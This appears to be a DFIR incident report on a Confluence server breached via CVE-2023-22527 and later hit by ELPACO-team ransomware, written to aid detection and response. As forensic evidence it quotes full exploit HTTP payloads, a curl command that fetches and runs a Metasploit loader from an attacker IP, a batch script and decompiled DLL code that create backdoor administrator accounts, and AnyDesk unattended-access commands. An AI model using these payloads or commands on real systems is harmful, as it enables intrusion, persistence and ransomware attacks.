Another Confluence Bites the Dust: Falling to ELPACO-team Ransomware

By editor

Published: 2025-05-19 · Archived: 2026-04-10 02:16:27 UTC

Key Takeaways

- The threat actor first gained entry by exploiting a known vulnerability (CVE-2023-22527) on an internet-facing Confluence server, allowing for remote code execution.
- Using this access, the threat actor executed a consistent sequence of commands (installing AnyDesk, adding admin users, and enabling RDP) multiple times, suggesting the use of automation scripts or a playbook.
- Tools like Mimikatz, ProcessHacker, and Impacket Secretsdump were used to harvest credentials.
- The intrusion culminated in the deployment of ELPACO-team ransomware, a Mimic variant, approximately 62 hours after the initial Confluence exploitation.
- While ransomware was deployed and some event logs were deleted, no significant exfiltration of data was observed during the intrusion.

This case was featured in our December 2024 DFIR Labs CTF and is available as a lab today here. It was originally published as a Threat Brief to customers in October 2024.

The DFIR Report Services

- Private Threat Briefs: 20+ private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for pricing or a demo!

Table of Contents:

Case Summary

In late June 2024, an unpatched Confluence server was compromised via CVE-2023-22527, a template injection vulnerability, first from IP address 45.227.254[.]124, which just ran whoami and exited. Shortly thereafter, a different IP address used the same exploit, running curl to deploy a Metasploit payload (Meterpreter) and establish a C2 channel to 91.191.209[.]46. The same IP address that delivered the initial Confluence exploit (used to run whoami) was later used to establish a direct AnyDesk connection.

On the second day of the intrusion, the threat actor initiated multiple AnyDesk sessions, each lasting only a few seconds to just under two minutes. No commands were executed, and no meaningful activity occurred during these brief connections. It remains unclear whether these short sessions were the result of technical issues with their AnyDesk server or a deliberate tactic.

On the fourth day, the threat actor started by focusing on privilege escalation. The threat actor first performed several unsuccessful attempts using various named pipe impersonation and token duplication techniques, they then successfully escalated to SYSTEM using the RPCSS variant of named pipe impersonation. This allowed the creation of a local administrator account ("noname") and the re-installation of AnyDesk as a service (delivered via the Metasploit C2) for persistent remote access.

Having established an alternative means of access running as system, which then became their primary vector for the remainder of the intrusion, the threat actor pivoted to widespread discovery. This involved scanning the network and enumerating SMB shares using SoftPerfect's NetScan to identify potential targets for lateral movement. After identifying the domain controllers the threat actor executed an unsuccessful series of attempts to exploit Zerologon (CVE-2020-1472) against them.

The threat actor then dropped tools focused on credential access, including Mimikatz, ProcessHacker, and Impacket's Secretsdump. Minutes after utilizing these tools, the threat actor managed to compromise a domain administrator account, granting them widespread access and control within the target environment. That domain admin account was likely compromised through LSASS dumping, as evidenced by later use of NTLM hashes during lateral movement. The threat actor was also observed attempting to exploit PrintNightmare (CVE-2021-34527) using rpcdump.exe; this failed due to not meeting requirements, which we detail in this report.

Leveraging the compromised domain administrator credentials, the threat actor initiated lateral movement within the network, utilizing Impacket wmiexec and RDP to access additional systems. The threat actor also created a new SMB share on the initially compromised Confluence server to facilitate the next steps of the intrusion. This share contained a number of tools used for lateral movement and subsequent ransomware deployment.

The final stage of the intrusion involved the deployment of ransomware. Approximately 62 hours after the initial compromise of the Confluence server, the threat actor deployed ELPACO-team.exe, identified as a variant of Mimic ransomware, onto multiple servers, including backup and file servers by RDPing into them and executing the exe locally after copying it over SMB. While some data transfer was observed via the AnyDesk traffic, there was no evidence of collection or widespread data exfiltration prior to ransomware deployment.

If you would like to get an email when we publish a new report, please subscribe here.

Analysts

Analysis and reporting completed by pcsc0ut, IrishDeath, and Tornado

Initial Access

The intrusion began in June 2024 when a threat actor exploited CVE-2023-22527 against an unpatched Atlassian Confluence server that accepted incoming connection requests from the internet. The network traffic triggered a Suricata alert from the Emerging Threats open ruleset which was released in January 2024:

```
ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-22527) M2 (sid 2050543)
```

Logs from the server indicated that many other attempts to exploit this vulnerability against this server had been made over months from many other IP addresses. The most common command that was run was “whoami”. One such exploitation to run “whoami” occurred 20 minutes before this intrusion started, and came from IP address 45.227.254[.]124, evidenced in the network traffic capture below, and the Sysmon event logs from the Confluence server at the same time showing whoami.exe starting from parent process tomcat9.exe.

```
POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted]:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.1 Safari/605.5.20
Connection: close
Content-Length: 303
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded

label=aaa\u0027%2b#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0]
,{})%2b\u0027&poc=@org.apache.struts2.ServletActionContext@getResponse().setHeader(\u0027x_vuln_check\u0027,(new+freemarker.template
.utility.Execute()).exec({"whoami"}))

HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: [redacted]
Set-Cookie: JSESSIONID=[redacted]; Path=/; HttpOnly
x_vuln_check: nt authority\network service
X-Accel-Buffering: no
Content-Encoding: gzip
Vary: User-Agent
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: [redacted] Jun 2024 [redacted] GMT
Connection: close
```

Figure: PCAP of network traffic showing Confluence exploitation of CVE-2023-22527

_timestamp	process_name	parent_name	rule
2024-06-[redacted]	whoami.exe	tomcat9.exe	technique_id=T1033,technique_name=System Owner/User Discovery

Figure: Sysmon logs of whoami.exe process starting with a parent process of tomcat9.exe

Approximately 20 minutes after the initial successful whoami command execution from 45.227.254[.]124, the intrusion commenced from a new IP address, 91.191.209[.]46, utilizing a slightly modified version of the exploit. It's plausible that the exploitation script used in the second instance, which downloaded and executed the Metasploit payload, could have been derived from or inspired by publicly available proof-of-concept as seen [from this GitHub Repository](). The intruder exploited the vulnerability a second time to run the command:

```
cmd.exe /c "curl -sko %%TEMP%%\HAHLGiDDb.exe
https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\HAHLGiDDb.exe"
```

```
POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 14_4_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.3.1 Safar
i/605.1.15
Content-Type: application/x-www-form-urlencoded
Content-Length: 513

label=\u0027%2b%23request.get%28\u0027.KEY_velocity.struts2.context\u0027%29.internalGet%28\u0027ognl\u0027%29.findValue
%28%23parameters.ZAC0cQlk%2c%7b%7d%29%2b\u0027&ZAC0cQlk=%28new%20freemarker.template.utility.Execute%28%29%29.exec%28%7b
%40org.apache.struts2.ServletActionContext%40getRequest%28%29.getParameter%28%27RTjRVBpZh%27%29%7d%29&RTjRVBpZh=cmd.exe%
20/c%20%22curl%20-sko%20%25TEMP%25\HAHLGiDDb.exe%20https%3a//91.191.209.46%3a8080/YlDRANysdqsFrhht5dDNDw%20%26%20start%2
0/B%20%25TEMP%25\HAHLGiDDb.exe%22
```

Figure: PCAP showing exploit to run curl and start the downloaded payload

The close timing of these events, coupled with the subsequent use of the original IP (45.227.254[.]124) as the intruder's self-hosted AnyDesk server, strongly suggests these were not coincidental.

_timestamp	process_command_line	parent_name	rule
2024-06-[redacted]	cmd.exe /c "curl -sko %%TEMP%%\HAHLGiDDb.exe https://91.191.209.46:8080/YlDRANysdqs...	tomcat9.exe	technique_id=T1059,technique_na...
2024-06-[redacted]	curl -sko C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe https://9...	cmd.exe	technique_id=T1059,technique_na...

Figure: Sysmon log showing child process of tomcat9.exe that started the intrusion

The download of the executable HAHLGiDDb.exe triggered several Suricata alerts, providing initial possible identification of the payload as either a Cobalt Strike Stager or Metasploit

```
ETPRO MALWARE Cobalt Strike Stager Payload
ET HUNTING PE EXE Download over raw TCP
ETPRO HUNTING Suspicious Offset PE EXE or DLL Download on Non-Standard Ports
ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
```

The file HAHLGiDDb.exe was saved to a path which is a suspicious location for executable files to be saved to or executed from:

```
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\
```

_timestamp	event_id	event_action	file_path	process_executable
2024-06-[redacted]	11	FileCreate	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\curl.exe

Figure: Malicious exe file saved to NetworkService temp folder

The portable executable file HAHLGiDDb.exe was unusual in that it only imported two Windows API functions: VirtualAlloc and ExitProcess, and contained only the main entry point function and one other function.

Function name
ExitProcess
VirtualAlloc
start
sub_1400040D6

Address	Ordinal	Name	Library
0000000140003000		VirtualAlloc	KERNEL32
0000000140003008		ExitProcess	KERNEL32

Reverse engineering the binary using a debugger confirmed that it resolves the Windows library functions it requires dynamically at runtime, using hashes for obfuscation, and it closely matches the behavior and code patterns of a Metasploit shellcode loader as described in [this blog by Nviso](). This sample is different from that in the Nviso blog in that this sample is 64-bit code that downloads and attempts to inject a Meterpreter DLL into other processes, and the Nviso blog describes a 32-bit version that spawns a remote cmd shell.

```
001400040FC                 mov     r12, rsp         ; rsp="ws2_32"
001400040FF                 mov     rcx, r14
00140004102                 mov     r10d, 726774Ch   ; kernel32:LoadLibraryExA
00140004108                 call    rbp              ; Call ResolveFunctionFromHash (14000400A)
0014000410A                 mov     rdx, r13         ; Upon return, ws2_32 has been loaded
0014000410A                                          ; by LoadLibararyExA
0014000410D                 push    101h
00140004112                 pop     rcx
00140004113                 mov     r10d, 6B8029h    ; This hash means WSAStartup
00140004119                 call    rbp              ; call ResolveFunctionByHash (14000400A)
0014000411B                 push    0Ah
0014000411D                 pop     r14
0014000411F                 push    rax
00140004120                 push    rax
00140004121                 xor     r9, r9
00140004124                 xor     r8, r8
00140004127                 inc     rax
0014000412A                 mov     rdx, rax
0014000412D                 inc     rax
00140004130                 mov     rcx, rax
00140004133                 mov     r10d, 0E0DF0FEAh ; this hash means WSASocketA
00140004139                 call    rbp              ; call ResolveFunctionByHash (14000400A)
0014000413B                 mov     rdi, rax
0014000413E
0014000413E loc_14000413E:                           ; CODE XREF: sub_1400040D6+81↓j
0014000413E                 push    10h
00140004140                 pop     r8
00140004142                 mov     rdx, r12
00140004145                 mov     rcx, rdi
00140004148                 mov     r10d, 6174A599h  ; This hash means ws2_32:connect
0014000414E                 call    rbp              ; call ResolveFunctionByHash (14000400A)
```

Figure: Disassembled instructions from HAHLGiDDb.exe show patterns of Metasploit loader

Execution

The Metasploit loader, HAHLGiDDb.exe, connected to the same IP address that exploited the Confluence vulnerability to deliver the payload, 91.191.209[.]46 on TCP port 12385 to download the next stage payload. The payload, a Portable Executable (PE) file, was not encrypted and was easy to identify in network traffic.




Figure: Downloading 2nd stage PE file (starting bytes 4d5a) from 91.191.209.46 port 12385

The PE file that was downloaded over port 12385 was a 64-bit Windows DLL format that had zero exported functions other than DllMain, which is the function that runs whenever a process loads the DLL. It is somewhat unusual for a legitimate DLL to have no exported functions, because the main point of a software library is to provide functions that the programs calling them can use.

The Metasploit loader saved the next stage payload as a DLL named nbjlop.dll in the same folder that the Metasploit loader ran from.

event_id	even...	file_path	rule	process_executable
11	FileCreate	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\nbjlop.dll	technique_id=T1574....	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe

Figure: Sysmon File Create log showing nbjlop.dll created by Metasploit loader

The Metasploit loader created a named pipe with the same name as the DLL file without the extension, \\nbjlop

event_id	event_action	file	process_executable
17	PipeEvent (Pipe Cr...	{"name":"\\nbjlop"}	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe

Figure: Sysmon Event ID 17: pipe creation event

Throughout the intrusion, several new Metasploit loaders were delivered via the Confluence exploit and executed at different times. In every instance, the same pattern was observed: a randomly-named DLL file was dropped to disk followed by a pipe event at close to the same time using a pipe name that was the same as the DLL filename, without the .dll extension. The events are shown in the table below.

DLL File Path (Sysmon Event ID 11)	Pipe Name (Event ID 17)
C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\nbjlop.dll	\\nbjlop
C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\npixmw.dll	\\npixmw
C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\cjlodi.dll	\\cjlodi
C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\wucnic.dll	\\wucnic

Using Sigma, it is not possible to express a detection query that matches parts of strings between two types of events. However, many threat detection query languages include a JOIN query type and string manipulation functions. Consider crafting a threat hunting query to match DLL file creation events with pipe creation events after removing the extension from the DLL filename and removing the backslashes from the pipe name. In the investigation of this case, such a query yielded clean results including only the Metasploit activity, even though there were many DLL file creation events and many pipe creation events.

Approximately three minutes after the Metasploit loader process started, it downloaded AnyDesk.exe and saved it to the Atlassian Confluence program directory.

event_id	event_action	file	process_executable
11	FileCreate	{"path":"C:\\Program Files\\Atlassian\\Confluence\\AnyDesk.exe",...	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe

Figure: Sysmon Event ID 11: AnyDesk.exe file created by Metasploit loader

Just over four minutes after the initial Metasploit payload was delivered, the threat actor again exploited Confluence to deliver another Metasploit loader and Meterpreter, following the same pattern as above, with the Metasploit EXE and DLL filenames randomized. The loader name this time was RfHBBgXXYF.exe, and it was downloaded to the same user profile temp folder as before.

user_name	process_command_line	parent_name
SYSTEM	cmd.exe /c "curl -sko %%TEMP%%\RfHBBgXXYF.exe https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\RfHBBgXXYF.exe"	tomcat9.exe
SYSTEM	curl -sko C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw	cmd.exe

Figure: curl command executed via Confluence exploit to deliver and execute Metasploit loader

One difference between the first Metasploit process and the second is that on the second attempt, the Metasploit loader created a cmd.exe process with no command line arguments, then proceeded to access that process and was granted access 0x1fffff, which means ***PROCESS_ALL_ACCESS.*** The Metasploit loader then created the batch file u1.bat in the Atlassian\Confluence folder in Program Files. The purpose of u1.bat is described in the Persistence section below.

event_id	event_action	process_executable	file_path
11	FileCreate	C:\Windows\system32\curl.exe	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe
1	Process creation	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe	
7	Image loaded	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe
1	Process creation	C:\Windows\System32\cmd.exe	
10	ProcessAccess	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe	
10	ProcessAccess	C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe	
11	FileCreate	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\RfHBBgXXYF.exe	C:\Program Files\Atlassian\Confluence\u1.bat

Figure: Metasploit loader starting cmd.exe and creating u1.bat


```
"event_data": {
    "GrantedAccess": "0x1fffff",
    "TargetUser": "NT AUTHORITY\\NETWORK SERVICE",
    "TargetProcessId": "2688",
    "SourceUser": "NT AUTHORITY\\NETWORK SERVICE",
    "TargetImage": "C:\\Windows\\system32\\cmd.exe",
    "CallTrace": "C:\\Windows\\SYSTEM32\\ntdll.dll+a0fb4|C:\\Windows\\System32\\KERNELBASE.dll+47241|
            C:\\Windows\\System32\\KERNELBASE.dll+45163|C:\\Windows\\System32\\ADVAPI32.dll+1c20f|UNKNOWN(000000000051C5D8)"
```


Figure: PROCESS_ALL_ACCESS granted when Metasploit loader accessed cmd.exe

Less than eight minutes after the second Metasploit loader process was created, Confluence was exploited a third time and another Metasploit loader was delivered from the same IP address as the first two, this time with the randomized filename ZqYeqEZtohD.exe.

process_command_line	parent_name
cmd.exe /c "curl -sko %%TEMP%%\HAHLGiDDb.exe https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\HAHLGiDDb.exe"	tomcat9.exe
cmd.exe /c "curl -sko %%TEMP%%\RfHBBgXXYF.exe https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\RfHBBgXXYF.exe"	tomcat9.exe
cmd.exe /c "curl -sko %%TEMP%%\ZqYeqEZtohD.exe https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\ZqYeqEZtohD.exe"	tomcat9.exe

Figure: Three commands from Confluence exploits delivering three Metasploit loaders

Persistence

New User Accounts Created

Less than one second after the Metasploit loader accessed the lsass process, a batch file named u1.bat was created in the Confluence folder C:\Program Files\Atlassian\Confluence\u1.bat. This file creation time was retrieved from a live memory snapshot of the infected system. The purpose of the u1.bat file was to create a new user account named “noname” with the password “Slepoy_123”, then use WMIC to find an administrators group, use net.exe (which calls net1.exe) to add the user to the admin group, then use WMIC to set the user's password to never expire.

```
@echo off
echo ---------
color 0f
set  user=noname
set  pass=Slepoy_123
set AdmGroupSID=S-1-5-32-544
set AdmGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID = '%AdmGroupSID%'" Get Name /Value ^| Find "="`) Do set AdmGroup=%%J
set AdmGroup=%AdmGroup:~0,-1%
net user %user% %pass% /add /Passwordchg:Yes
net localgroup %AdmGroup% %user% /add
WMIC useraccount where name='%user%' set passwordexpires=false
```

Figure: Contents of the u1.bat file used to create a new user account and make it a local admin

Sysmon recorded the execution of the commands in this batch file. The local group name that matched SID 'S-1-5-32-544' was the default local "Administrators" group.

user_name	process_command_line
SYSTEM	WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value
SYSTEM	net user noname Slepoy_123 /add /Passwordchg:Yes
SYSTEM	C:\Windows\system32\net1 user noname Slepoy_123 /add /Passwordchg:Yes
SYSTEM	net localgroup Administrators noname /add
SYSTEM	C:\Windows\system32\net1 localgroup Administrators noname /add
SYSTEM	WMIC useraccount where name='noname' set passwordexpires=false

The Security event log recorded the user creation, enabling, modification, and password set events for user "noname" in event ID 4720, 4722, 4738, and 4724. Although it wasn't observed during this intrusion, event ID 4741, which records the creation of computer accounts, is also essential, as threat actors can interactively use a computer account to log on and execute commands in the same manner that a user account can be utilized.

event_id	event_action	event_category	event_outcome	target_username
4,720	added-user-account	iam	success	noname
4,722	enabled-user-account	iam	success	noname
4,738	modified-user-account	iam	success	noname
4,724	reset-password	iam	success	noname

AnyDesk Service

Within minutes of the new user account creation, the threat actor was observed dropping an AnyDesk binary into the Confluence installation directory (C:\Program Files\Atlassian\Confluence) from the HAHLGiDDb.exe process. Interestingly, the second Metasploit loader process also downloaded and saved AnyDesk.exe to the same folder a few minutes later. This suggests that these actions were part of an automation script.

```
File created:
RuleName: -
UtcTime: [redacted]
ProcessGuid: [redacted]
ProcessId: 8692
Image: C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe
TargetFilename: C:\Program Files\Atlassian\Confluence\AnyDesk.exe
CreationUtcTime: [redacted]
User: NT AUTHORITY\NETWORK SERVICE
```

This initial AnyDesk binary was then executed via the command line, also spawned from the HAHLGiDDb.exe process, to install AnyDesk on the system as a service in the ProgramData directory:

```
message         : Process Create:
                  RuleName: technique_id=T1059,technique_name=Command-Line Interface
                  UtcTime: [redacted]
                  ProcessGuid: [redacted]
                  ProcessId: 9584
                  Image: C:\Program Files\Atlassian\Confluence\AnyDesk.exe
                  FileVersion: 8.0.10
                  Description: AnyDesk
                  Product: AnyDesk
                  Company: AnyDesk Software GmbH
                  OriginalFileName: -
                  CommandLine: anydesk.exe  --install C:\programdata\anydesk --start-with-win -silent
                  CurrentDirectory: C:\Program Files\Atlassian\Confluence\
                  User: NT AUTHORITY\SYSTEM
                  LogonGuid: [redacted]
                  LogonId: 0x3E7
                  TerminalSessionId: 0
                  IntegrityLevel: System
                  Hashes: SHA1=BF6BA727FF14CA2FDDF619F292D56DB9D9088066,MD5=AEE6801792D67607F228BE8CEC8291F9,SHA256=1CDAFBE519F60AAADB4A92E266FFF709129F86F0C9EE595C45499C66092E0499
                  ParentProcessGuid: [redacted]
                  ParentProcessId: 9452
                  ParentImage: C:\Windows\System32\cmd.exe
                  ParentCommandLine: C:\Windows\system32\cmd.exe
                  ParentUser: NT AUTHORITY\SYSTEM
input           : @{type=winlog}
@timestamp      : [redacted]
```

Sysmon logs captured the creation of the newly installed AnyDesk service

```
Registry value set:
RuleName: technique_id=T1543,technique_name=Service Creation
EventType: SetValue
UtcTime: [redacted]
ProcessGuid: [redacted]
ProcessId: 1684
Image: C:\Windows\system32\svchost.exe
TargetObject: HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules\{546E34AC-3927-40FD-BE6B-E3670995FA4E}
Details: v2.29|Action=Allow|Active=TRUE|Dir=In|Protocol=6|Profile=Private|App=C:\Program Files\Atlassian\Confluence\AnyDesk.exe|Name=AnyDesk|
User: NT AUTHORITY\LOCAL SERVICE
```

Installation triggered several Sysmon 'FileCreate' events as well when dropping new configuration files in the '*C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\AnyDesk*' directory

Files Created:

- user.conf
- ad.trace
- system.conf
- service.conf

After the installation was completed, several more commands were run to finish the setup, including a command line to start the service immediately:

```
CommandLine: anydesk.exe  --start-service
```

The [AnyDesk documentation] shows how command line arguments can be used to set up unattended access.

Client Commands

These commands can be used to interact with the AnyDesk client through the command-line interface or scripts.

Command	Description
anydesk.exe <parameter>	See Client Command Parameters.
echo <license_key> | anydesk.exe --register-license	Register the specified license key. (Requires administrative privileges)
echo <my_password> | anydesk.exe --set-password	Set the specified password for unattended access.

An argument to set the unattended access password for AnyDesk, as well as an echo command to provide the password "P@ssword1" to the AnyDesk password prompt:




Figure: AnyDesk Command line to set unattended access password

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [redacted]
ProcessGuid: {9c622ece-a768-667c-c08f-0b0000000600}
ProcessId: 6256
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.592 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: MicrosoftÂ® WindowsÂ® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe  /S /D /c" echo P@ssword1 "
CurrentDirectory: C:\Program Files\Atlassian\Confluence\
User: NT AUTHORITY\SYSTEM
LogonGuid: [redacted]
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes:
SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B41420
ParentProcessGuid: [redacted]
ParentProcessId: 9452
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM
```

Figure: Command line echo to send password "P@ssword1" to AnyDesk unattended password prompt.

Finally – as a part of the observed tradecraft, the threat actor ran a command to get the AnyDesk ID of the newly installed system (to be able to reconnect later):

```
ANYDESK.EXE  --GET-ID
```

This sequence of events to set the AnyDesk unattended password occurred three times during the intrusion. The first two occurrences were just two minutes apart on day one, and the last time was on day three. The same password was set each time.

Spider.dll

On the third day of the intrusion, the threat actor, using an AnyDesk session, transferred a folder named "Attacker" from their host to the Desktop folder of a user on the Confluence server. A subfolder named "share" inside the "Attacker" folder contained two DLL files named "spider.dll" and "spider_32.dll". Many other files were also in this folder.

The process that created the DLLs was explorer.exe. Reverse-engineering this DLL revealed its purpose. It contains a hard-coded username "Crackenn" and a hard-coded password "*aaa111Cracke" which are passed to the NetUserAdd Windows API function to add a local user account, then it adds the newly-created user account to the Administrators local group and the Remote Desktop Users local group. This username, password, and functionality match a [report published by SentinelOne](#) about an intrusion that led to BlackBasta ransomware.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  __int64 v3; // rcx
  DWORD v4; // ebx
  DWORD LastError; // eax
  __int64 v6; // rcx
  _USER_INFO_1 user_info; // [rsp+20h] [rbp-48h] BYREF

  memset(&user_info, 0, sizeof(user_info));
  user_info.usri1_flags = 0x10000;
  user_info.usri1_name = aCrackenn;
  user_info.usri1_password = aAaa111cracke;
  user_info.usri1_priv = 1;
  v4 = NetUserAdd(0i64, 1u, (LPBYTE)&user_info, 0i64);
  if ( v4 )
  {
    LastError = GetLastError();
    printf(L"NetUserAdd returns: %i. Errorlevel: %i\n", v4, LastError);
  }
  addUserToLocalGroupByGroupSid(v3, 544i64);    // sid is S-1-5-32-544: "Administrators" local administrators
  addUserToLocalGroupByGroupSid(v6, 555i64);    // sid is S-1-5-32-555: Builtin\Remote Desktop Users
  return 0;
}
```

